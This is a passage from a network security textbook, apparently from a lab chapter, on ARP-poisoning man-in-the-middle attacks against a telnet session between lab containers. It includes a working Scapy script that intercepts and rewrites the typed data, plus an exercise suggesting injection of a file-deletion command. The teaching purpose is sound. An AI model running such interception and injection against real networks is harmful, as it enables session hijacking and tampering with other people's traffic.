From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.226 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.098 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
```

While the IP forwarding is still on, let us create a telnet session between A and B. We have already created an account called `seed` on each container, and its password is `dees`.

```
// On A (10.9.0.5)
# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
83d6a49ac234 login: seed
Password: dees
```

The packets in this telnet session will go through the attacker machine M. To verify that, let's turn off the IP forwarding on M, and then see what happens to the telnet session. We can turn off the IP forwarding using the following command.

```
# sysctl net.ipv4.ip_forward=0
```

As soon as we turn off the IP forwarding on M, the telnet session freezes, and we cannot type anything. Actually, whatever we have typed on A is sent to B via M, but M is no longer a router, so the packets get dropped. In telnet, each character that we type on the client side is sent to the server; the server echoes the character back to the client, which then displays the character. If the communication is broken, nothing will be echoed back. That is why it seems that telnet freezes. However, the telnet client still takes our input; the underlying TCP protocol will buffer the data, and keep resending them to the server. If we turn the IP forwarding back on (without waiting too long), everything that we have typed on A will appear, and the telnet session comes back to normal.

2.6.3 Modifying Telnet Data

Now we are ready to modify the packets from A to B. First, we must turn off the IP forwarding, so M no longer forwards packets for others. This stops the original packet flow, and gives us the

opportunity to make changes and send out the modified packets.

There is a problem that we need to solve. When the IP forwarding is off, the operating system on M will drop the packets, and will not give them to the applications running on M, because the packet's destination is B. There is one way to ask the OS to give us a copy of any packet that it has received. That is to tell the OS, typically using the raw socket, that we are a sniffer program. Why a sniffer program can get a copy of the packets will be discussed in the Sniffing and Spoofing chapter of this book.

We wrote a sniffer program called `mitm_tcp.py`. It listens to the TCP traffic from A or B (Line ④). As soon it sees one, if the packet is from A to B (i.e., from telnet client to server), it modifies the data of the TCP packet, replacing each of the alphanumerical characters with `Z` (Line ③). If the packet is from B to A, no change will be made.

Listing 2.2: `mitm_tcp.py`

```
#!/usr/bin/env python3
from scapy.all import *

IP_A  = "10.9.0.5"
IP_B  = "10.9.0.6"
MAC_A = "02:42:0a:09:00:05"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
  if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
    newpkt = IP(bytes(pkt[IP]))          ①
    del(newpkt.chksum)                   ②
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)              ②

    if pkt[TCP].payload:
      data = pkt[TCP].payload.load
      newdata = re.sub(r'[0-9a-zA-Z]', r'Z', data.decode()) ③
      send(newpkt/newdata)
    else:
      send(newpkt)

  elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].chksum)
    send(newpkt)

template = 'tcp and (ether src {A} or ether src {B})'        ④
f = template.format(A=MAC_A, B=MAC_B)
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Since we are modifying the packet, we need to recalculate the checksum inside the IP header and TCP header. Scapy makes our lives very easy: we just need to delete the checksum from the packet object; Scapy will recalculate the checksums for us. If we do not delete them, Scapy thinks that we want to preserve the checksums (even though they are incorrect), so will leave those checksums alone. Packets with incorrect checksums will be discarded by the receivers.

When we run this program on M (remember to turn off the IP forwarding), we will see that

every alphanumeric character that we type on the telnet client is replaced by Z.

```
$ ZZZZZZZZZZZZZZZZZZZ
-bash: ZZZZZZZZZZZZZZZZZZZ: command not found
```

2.6.4 Discussion

Issue 1. In Line ④ of the `mitm_tcp.py` program, we use the ethernet address in the filter. Some of my students used IP addresses instead. See the following:

```
filter_template = 'tcp and (src {A} or src {B})'
f = filter_template.format(A=IP_A, B=IP_B)
```

Their programs initially worked, but they became slower and slower, and eventually stopped working. This is because the modified packets sent out by M also satisfy the condition in the filter (the modification never touches the IP addresses), so every packet sent out by M will also be captured by the sniffer, and trigger another packet, and this one will trigger yet another one, and so on. This is an endless loop. The more you type on the telnet client program, the more packets will enter the loop. That's why the more you type, the slower M gets. You can observe this phenomenon from the printout of the sniffer program.

To solve this problem, we use Ethernet address in the filter. When M sends out the modified packet, and Ethernet addresses of the new packet will change: the source address will become M's MAC address, not A's or B's. Therefore, the packets sent out by M will not be captured by the sniffer.

Issue 2. When we modify the TCP payload, we need to make sure not to change its length. As we will discuss in the TCP chapter, each byte in TCP data has a sequence number. If we change the length of the data, we will mess up the synchronization of the sequence number between A and B. That will cause telnet to freeze.

A more challenging exercise. We have shown how to replace the characters typed by users with `Z`. This is just for demonstration purpose. We can do something more meaningful. For example, we can change the commands typed by the telnet user to `"rm /tmp/xyz"` to remove a file on the server. We will leave this exercise to readers.

2.7 Summary

The MAC layer is at the layer two of the TCP/IP protocol stack. It encapsulates the packet from the upper layer into a frame, and forwards it to the physical layer, which then transmits it to another device on the same network. In this chapter, we have discussed some of the important concepts at the MAC layer, and have shown how the ARP protocol works. We have further shown how the ARP cache poisoning attack works against the ARP protocol, and how to use this attack technique to launch a more general attack called Man-In-The-Middle attack.